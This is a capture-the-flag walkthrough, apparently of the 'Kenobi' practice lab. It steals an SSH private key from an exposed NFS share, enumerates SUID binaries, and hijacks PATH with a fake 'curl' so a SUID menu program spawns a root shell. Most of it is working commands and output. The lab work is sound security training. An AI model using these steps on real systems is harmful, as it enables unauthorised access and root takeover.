


```
ben@cloud ~/Downloads $ cp /mnt/kenobiNFS/tmp/id_rsa .
ben@cloud ~/Downloads $ sudo chmod 600 id_rsa
ben@cloud ~/Downloads $ ssh -i id_rsa kenobi@10.10.239.150
```


US:



```
┌──(root㉿kali)-[~/thm/kenobi]
└─# ls
lt  nmp  nmpRPC-BIND  nmpSMB

┌──(root㉿kali)-[~/thm/kenobi]
└─# mkdir kenobiNFS

┌──(root㉿kali)-[~/thm/kenobi]
└─# mount 10.10.184.46:/var kenobiNFS

┌──(root㉿kali)-[~/thm/kenobi]
└─# ls -la kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Jun 28 19:10 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root avahi 4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 26  2019 mail
drwxr-xr-x  2 root root  4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root  4096 Jan 29  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Jun 28 19:03 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
```




```
┌──(root㉿kali)-[~/thm/kenobi]
└─# cp kenobiNFS/tmp/id_rsa .

┌──(root㉿kali)-[~/thm/kenobi]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[~/thm/kenobi]
└─# ssh -i id_rsa kenobi@10.10.184.46
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ 
```



```
kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
[redacted]
kenobi@kenobi:~$
```

Privilege Escalation with Path Variable Manipulation:




Lets first understand what what SUID, SGID and Sticky Bits are.

Permission	**On Files**	**On Directories**
SUID Bit	**User executes the file with permissions of the *file* owner**	**-**
SGID Bit	**User executes the file with the permission of the *group* owner.**	**File created in directory gets the same group owner.**
Sticky Bit	**No meaning**	**Users are prevented from deleting files from other users.**


SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.

To search the a system for these type of files run the following: find / -perm -u=s -type f 2>/dev/null



```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$
```


Strings is a command on Linux that looks for human readable strings on a binary.



```
curl -I localhost
uname -r
ifconfig
```


This shows us the binary is running without a full path (e.g. not using /usr/bin/curl or /usr/bin/uname).

As this file runs as the root users privileges, we can manipulate our path gain a root shell.




```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm)
```


We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as root!



```
kenobi@kenobi:~$
kenobi@kenobi:~$ curl -I localhost
HTTP/1.1 200 OK
Date: Sat, 28 Jun 2025 23:26:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884b6ed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html

kenobi@kenobi:~$ uname -r
4.8.0-58-generic
kenobi@kenobi:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:37:ff:a8:68:7b
          inet addr:10.10.184.46  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::37:ffff:fea8:687b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:1627 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1536 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:188876 (188.8 KB)  TX bytes:306824 (306.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:244 errors:0 dropped:0 overruns:0 frame:0
          TX packets:244 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:18724 (18.7 KB)  TX bytes:18724 (18.7 KB)

kenobi@kenobi:~$
```



```
kenobi@kenobi:~$ ls -la /usr/bin | grep menu
-rwxr-xr-x  1 root   root      205464 Apr 29  2019 grub-menulst2cfg
-rwsr-xr-x  1 root   root        8880 Sep  4  2019 menu
kenobi@kenobi:~$
```



```
kenobi@kenobi:~$ echo /bin/sh > curl
kenobi@kenobi:~$ chmod 777 curl
kenobi@kenobi:~$ export PATH=/tmp:$PATH
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
HTTP/1.1 200 OK
Date: Sat, 28 Jun 2025 23:30:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT
ETag: "c8-591b6884b6ed2"
Accept-Ranges: bytes
Content-Length: 200
Vary: Accept-Encoding
Content-Type: text/html

kenobi@kenobi:~$ cp curl /tmp/
kenobi@kenobi:~$ cd /tmp/
kenobi@kenobi:/tmp$ /usr/bin/me
menu  mesg
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# ls
curl
systemd-private-c38099a16eef42e38316ccd090ddd500-systemd-timesyncd.service-P6gPfC
# cd
# ls
curl  share  user.txt
# cat user.txt
d0b0f3f53b6caa532a83915e19224899
# cat /root/root.txt
[redacted]
```